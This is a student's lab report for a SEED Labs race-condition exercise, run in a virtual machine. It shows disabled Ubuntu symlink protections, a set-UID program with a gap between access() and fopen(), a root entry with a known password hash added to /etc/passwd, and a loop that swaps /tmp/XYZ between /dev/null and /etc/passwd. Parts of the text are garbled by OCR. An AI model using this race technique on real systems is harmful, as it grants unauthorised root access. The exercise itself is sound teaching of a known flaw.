

ICSI424 Lab6 Race Condition.

Seoyeon Choi

2.1 Turning Off Countermeasures

The screenshot shows a terminal window within a code editor interface. The terminal tab is selected. The code editor shows two lines of C-like pseudocode:

```
18     perror("Open failed");
19     exit(1);
```

The terminal output shows three commands run in sequence:

- [10/20/23] seed@VM:~/.../lab06-1\$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
- [10/20/23] seed@VM:~/.../lab06-1\$ sudo sysctl fs.protected_regular=0
fs.protected_regular = 0
- [10/20/23] seed@VM:~/.../lab06-1\$ █

// Turning off Ubuntu build-in protection against race condition attacks.

2.2 A Vulnerable Program

```
15     if (!access(in, w_OK)) {
16         fp = fopen(fn, "a+");
17         if (!fp) {
18             perror("Open failed");
19             exit(1);
```

PROBLEMS OUTPUT TERMINAL PORTS ^ X

> < TERMINAL bash + ...

- [10/20/23]seed@VM:~/.../lab06-1\$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
- [10/20/23]seed@VM:~/.../lab06-1\$ sudo sysctl fs.protected_regular=0
fs.protected_regular = 0
- [10/20/23]seed@VM:~/.../lab06-1\$ gcc vulp.c -o vulp
- [10/20/23]seed@VM:~/.../lab06-1\$ sudo chown root vulp
- [10/20/23]seed@VM:~/.../lab06-1\$ sudo chmod 4755 vulp
- [10/20/23]seed@VM:~/.../lab06-1\$ ll -l vulp
-rwsr-xr-x 1 root seed 17104 Oct 20 15:04 vulp
- [10/20/23]seed@VM:~/.../lab06-1\$ █

// Change owner to the root and set-uid privilege for vulp.c program.

3 Task 1: Choosing Our Target

Task. To verify whether the magic password works or not, we manually (as a superuser) add the following entry to the end of the /etc/passwd file. Please report whether you can log into the test account without typing a password, and check whether you have the root privilege.

The screenshot shows the VS Code interface with the 'TERMINAL' tab selected. The terminal window displays a root shell session on a VM. The user has modified the /etc/passwd file to include a 'test' entry with a password of 'U6aMy0wojraho'. They then attempt to log in as 'test' but are denied. Finally, they use 'su test' to switch to the 'test' user, which successfully logs them in.

```
gular=0
fs.protected_regular = 0
● [10/20/23] seed@VM:~/.../lab06-1$ gcc vulp.c -o vulp
● [10/20/23] seed@VM:~/.../lab06-1$ sudo chown root vulp
● [10/20/23] seed@VM:~/.../lab06-1$ sudo chmod 4755 vulp
✖ [10/20/23] seed@VM:~/.../lab06-1$ /etc/passwd
bash: /etc/passwd: Permission denied
○ [10/20/23] seed@VM:~/.../lab06-1$ sudo su root
root@VM:/home/seed/Desktop/ICSI524/lab6/lab06-1# whoami
root
root@VM:/home/seed/Desktop/ICSI524/lab6/lab06-1# echo 'test: U6aMy0wojraho:0:test:/bin/bash' >> passwd
root@VM:/home/seed/Desktop/ICSI524/lab6/lab06-1# sudo su see
d
[10/20/23] seed@VM:~/.../lab06-1$ cat passwd |grep test
test:U6aMy0wojraho:0:test:/root:/bin/bash
[10/20/23] seed@VM:~/.../lab06-1$ su test
su: user test does not exist
[10/20/23] seed@VM:~/.../lab06-1$
```

First I enter the root using sudo su root, check whether I am root by using whoami. I used the echo command line to put a special password into passwd. And then I used “cat passwd | grep test” to print out password for test. I can see that 2nd session is changed to the magic value for the password, but I was not able to login as test.

The screenshot shows the VS Code interface with the 'TERMINAL' tab selected. The terminal window displays a root shell session on a VM. The user has modified the /etc/passwd file to include a 'test' entry with a password of 'U6aMy0wojraho'. They then attempt to log in as 'test' but are denied. Finally, they use 'su test' to switch to the 'test' user, which successfully logs them in. A warning message from gedit is displayed, stating that GVfs metadata is not supported and falling back to TeplMetadataManager.

```
● [10/20/23] seed@VM:~/.../lab06-1$ sudo chmod 4755 vulp
✖ [10/20/23] seed@VM:~/.../lab06-1$ cat /etc/passwd |grep test
● [10/20/23] seed@VM:~/.../lab06-1$ gedit /etc/passwd
○ [10/20/23] seed@VM:~/.../lab06-1$ sudo su root
root@VM:/home/seed/Desktop/ICSI524/lab6/lab06-1# gedit /etc/passwd

(gedit:3502): Tepl-WARNING **: 15:58:56.167: GVfs metadata is not suppo
rted. Fallback to TeplMetadataManager. Either GVfs is not correctly ins
talled or GVfs metadata are not supported on this platform. In the latt
er case, you should configure Tepl with --disable-gvfs-metadata.
root@VM:/home/seed/Desktop/ICSI524/lab6/lab06-1#
```

I have to open /etc/passwd using gedit keyword and I have to open that file with root privilege so that I could modify/change the passwd file and be able to save. I tried

without root privilege, I was able to open /etc/passwd by just using gedit and able to write, but it did not allow me to save changed file.

```
su: user test does not exist
⑧ [10/20/23] seed@VM:~/.../lab06-1$ sudo test
⑨ [10/20/23] seed@VM:~/.../lab06-1$ sudo su root
root@VM:/home/seed/Desktop/ICSI524/lab6/lab06-1# whoami
root
root@VM:/home/seed/Desktop/ICSI524/lab6/lab06-1# gedit /etc/passwd
Ln 12, Col 25  Spaces: 4  UTF-8  CRLF  {} C  Linux  ↴
```

SEED-Ubuntu20.04 (lab2-1,2) [Running]

Text Editor Oct 20 16:05 •

*passwd /etc

Open Save

```
1 test:U6aMy0wojraho:0:0:test:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
Wireshark:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
20 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
21 systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
22 messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
23 syslog:x:104:110::/home/syslog:/usr/sbin/nologin
24 _apt:x:105:65534::/nonexistent:/usr/sbin/nologin
25 tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
26 uuidd:x:107:114:/run/uuidd:/usr/sbin/nologin
27 tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
28 avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
29 usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
30 rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
31 dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32 cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
33 speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
34 avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
35 kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
36 saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
37 nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
```



```
19 | exit(1);

PROBLEMS OUTPUT TERMINAL PORTS ^ X

TERM su + ×


(gedit:4169): Tepl-WARNING **: 16:05:10.246: GVfs metadata is not supported. Fallback to TeplMetadataManager. Either GVfs is not correctly installed or GVfs metadata are not supported on this platform. In the latter case, you should configure Tepl with --disable-gvfs-metadata.
root@VM:/home/seed/Desktop/ICSI524/lab6/lab6-1# exit
exit
● [10/20/23] seed@VM:~/.../lab6-1$ cat /etc/passwd |grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
○ [10/20/23] seed@VM:~/.../lab6-1$ su test
Password: Ln 12, Col 25 Spaces: 4 UTF-8 CRLF {} C Linux ⌂
```

// I was able to login as a test with a magic password.

I used “gedit” to change the “/etc/passwd” file. Since I was a root user I was able to write and change the “etc/passwd” file.

With magic password, I was able to login as a test and have root privilege without typing password.

Change password and user as root.




```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL ... bash + × ... ^

● [10/21/23] seed@VM:~/.../lab6_1$ ll -l vulp
-rwsr-xr-x 1 test seed 17104 Oct 21 09:40 vulp
○ [10/21/23] seed@VM:~/.../lab6_1$ sudo su test
test@VM:/home/seed/Desktop/ICSI424/lab6_1# whoami
test
test@VM:/home/seed/Desktop/ICSI424/lab6_1# gedit /etc/passwd

(gedit:3942): Tepl-WARNING **: 09:42:39.165: GVfs metadata is not supported. Fallback to TeplMetadataManager. Either GVfs is not correctly installed or GVfs metadata are not supported on this platform. In the latter case, you should configure Tepl with --disable-gvfs-metadata.
test@VM:/home/seed/Desktop/ICSI424/lab6_1# ⌂
```

Now root is test, so I logged in as test by typing “sudo su test” and opened the /etc/passwd to change test to root and magic password back to x (second column)



```
SEED_20.04 [Running]
Activities Text Editor Oct 21 09:38
Open Save *passwd [Read-Only] /etc
1 root:x:0:0:root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/-nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/-nologin
19 systemd-network:x:100:102:systemd Network Management,,,,:/run/systemd:/usr/sbin/nologin
20 systemd-resolve:x:101:103:systemd Resolver,,,,:/run/-
```

// change password to the root and x for the second raw which indicates pin number. (changed test to root). Save and exit. And try to login again as a test. I shouldn't able to login

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL ... ⚒ bash + ⌂ ⚒ ... ^  
test  
test@VM:/home/seed/Desktop/ICSI424/lab6_1# gedit /etc/passwd  
  
(gedit:3942): Tepl-WARNING **: 09:42:39.165: GVfs metadata is not  
supported. Fallback to TeplMetadataManager. Either GVfs is not cor-  
rectly installed or GVfs metadata are not supported on this platfo-  
rm. In the latter case, you should configure Tepl with --disable-g  
vfs-metadata.  
test@VM:/home/seed/Desktop/ICSI424/lab6_1# exit  
exit  
④ [10/21/23] seed@VM:~/.../lab6_1$ su test  
su: user test does not exist  
⑤ [10/21/23] seed@VM:~/.../lab6_1$
```

This shows that I changed back to root therefore the test is no longer registered and unable to get into the root shell.

4.1 Task 2.A: Simulating a Slow Machine

```
9     char buffer[60];
10    FILE* fp;
11
12    /* get user input */
13    scanf("%50s", buffer);
14
15    if (!access(fn, W_OK)) {
16        // add sleep for 4 task2 : launching race condition
17        sleep(10);
18        fp = fopen(fn, "a+");
19        if (!fp) {
20            perror("Error opening file");
}
PROBLEMS      OUTPUT      DEBUG CONSOLE      TERMINAL      ...  bash +  □  ⌂  ⌂  ⌂  ⌂
```

```
test@VM:/home/seed/Desktop/ICSI424/lab6_1# exit
exit
⊗ [10/21/23]seed@VM:~/.../lab6_1$ su test
su: user test does not exist
● [10/21/23]seed@VM:~/.../lab6_1$ gcc vulp.c -o vulp
● [10/21/23]seed@VM:~/.../lab6_1$ ll -l vulp
-rwxrwxr-x 1 seed seed 17144 Oct 21 09:55 vulp
● [10/21/23]seed@VM:~/.../lab6_1$ ln -sf /dev/null /tmp/XYZ
● [10/21/23]seed@VM:~/.../lab6_1$ ls -ld /tmp/XYZ
lrwxrwxrwx 1 seed seed 9 Oct 21 09:55 /tmp/XYZ -> /dev/null
● [10/21/23]seed@VM:~/.../lab6_1$ ./vulp
```


I added `sleep(10)` in `vulp.c` and compiled. I changed symlink, I pointed `/tmp/XYZ` to `/dev/null` and using `-sf` command line and we can see that the symbolic link is pointing to `/dev/null`.

Your job is to manually do something, so when the program resumes after 10 seconds, the program can help you add a root account to the system. Please demonstrate how you would achieve this.

-> The race condition vulnerability is due to the simulated time delay window between the check (`access`) and use (`fopen`). There is a possibility that the file used by `access` is different from the file used by `fopen`, even though they have the same filename `/tmp/XYZ`.

4.2 Task 2.B: The Real Attack

// created attack_program.c




The screenshot shows a Visual Studio Code interface running on a Linux system named 'SEED_20.04 [Running]'. The title bar indicates the date and time as 'Oct 21 10:54'. The code editor displays 'attck_program.c - lab6_1 - Visual Studio Code'. The file content is as follows:

```
1 // create attack_program.c (used lectur slide as res
2 #include <unistd.h>
3
4 int main(){
5     while(1){
6         unlink("/tmp/XYZ");
7         symlink("/dev/null", "/tmp/XYZ") // create s
8         usleep(1000);
9
10        unlink("/tmp/XYZ")
11        // create symbolic link from tmp/XYZ to file
12        symlink("/etc/passwd", "/tmp/XYZ")
13        usleep(1000);
14    }
15    return 0;
16
17 }
```

The terminal tab at the bottom shows the command line: '[10/21/23] seed@VM:~/.../lab6_1\$'. The status bar at the bottom right shows 'Ln 16, Col 5' and other terminal settings.

// attack_program.c , unlink “/tmp/XYZ” and then create /tmp/XYZ a symbolic link to the /dev/null file. Some file that you owned and slo anybody can write on /dev/null. And then make a process to sleep for a certain amount of time and then create /tmp/XYZ a symbolic link to the /etc/passwd where we want to attack. So that we can run target_process and attack_program in parallel to create race conditions and modify the target file which is /etc/passwd file.

// task 4 attack A



```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
● [10/21/23] seed@VM:~/.../lab6_1$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
● [10/21/23] seed@VM:~/.../lab6_1$ sudo sysctl fs.protected_regular=0
fs.protected_regular = 0
● [10/21/23] seed@VM:~/.../lab6_1$ ln -sf /dev/null /tmp/XYZ
● [10/21/23] seed@VM:~/.../lab6_1$ ls -ld /tmp/XYZ
lrwxrwxrwx 1 seed seed 9 Oct 21 23:06 /tmp/XYZ -> /dev/null
● [10/21/23] seed@VM:~/.../lab6_1$ gcc vulp.c -o vulp
● [10/21/23] seed@VM:~/.../lab6_1$ sudo chown root vulp
● [10/21/23] seed@VM:~/.../lab6_1$ sudo chmod 4755 vulp
● [10/21/23] seed@VM:~/.../lab6_1$ ll -l vulp
-rwsr-xr-x 1 root seed 17144 Oct 21 23:06 vulp
● [10/21/23] seed@VM:~/.../lab6_1$ whoami
```


Ln 18, Col 12 Spaces: 2 UTF-8 LF C ⚡

// create symbolic link of /tmp/XYZ to points to /dev/null

Check the /tmp/XYZ symbolic link by typing “ls -ld /tmp/XYZ”

We can see that /tmp/XYZ is pointing to /dev/null

Compile vulp.c (make sure you add sleep(10) between access() and fopen() so we can launch an attack between 10 sleep periods), change owner to root and set-UID. Check the permissions. By typing ll -l vulp.



```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
● [10/21/23] seed@VM:~/.../lab6_1$ ll -l /etc/passwd
-rw-r--r-- 1 root root 3008 Oct 21 22:34 /etc/passwd
● [10/21/23] seed@VM:~/.../lab6_1$ ls -ld /tmp/XYZ
lrwxrwxrwx 1 seed seed 11 Oct 21 23:12 /tmp/XYZ -> /etc/passwd
● [10/21/23] seed@VM:~/.../lab6_1$ sudo su root
root@VM:/home/seed/Desktop/ICSI424/lab6_1# whoami
root
root@VM:/home/seed/Desktop/ICSI424/lab6_1# gedit /etc/passwd

(gedit:3721): Tepl-WARNING **: 23:17:49.210: GVfs metadata is not supported.
Fallback to TeplMetadataManager. Either GVfs is not correctly installed or GV
fs metadata are not supported on this platform. In the latter case, you shoul
d configure Tepl with --disable-gvfs-metadata.
```

Ln 17, Col 9 Spaces: 4 UTF-8 CRLF C ⚡

// first I checked /etc/passwd file's last modified time. It was October 21th 22:23. I can see that /tmp/XYZ is pointing to /etc/passwd after compiling vulp.c

I typed gedit /etc/passwd to see whether attacks were successful. If race condition attack was succeeded then there will be newly added line in /etc/passwd file.

SEED_20.04 [Running]

Text Editor • Oct 21 23:16

Open passwd /etc

```

14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
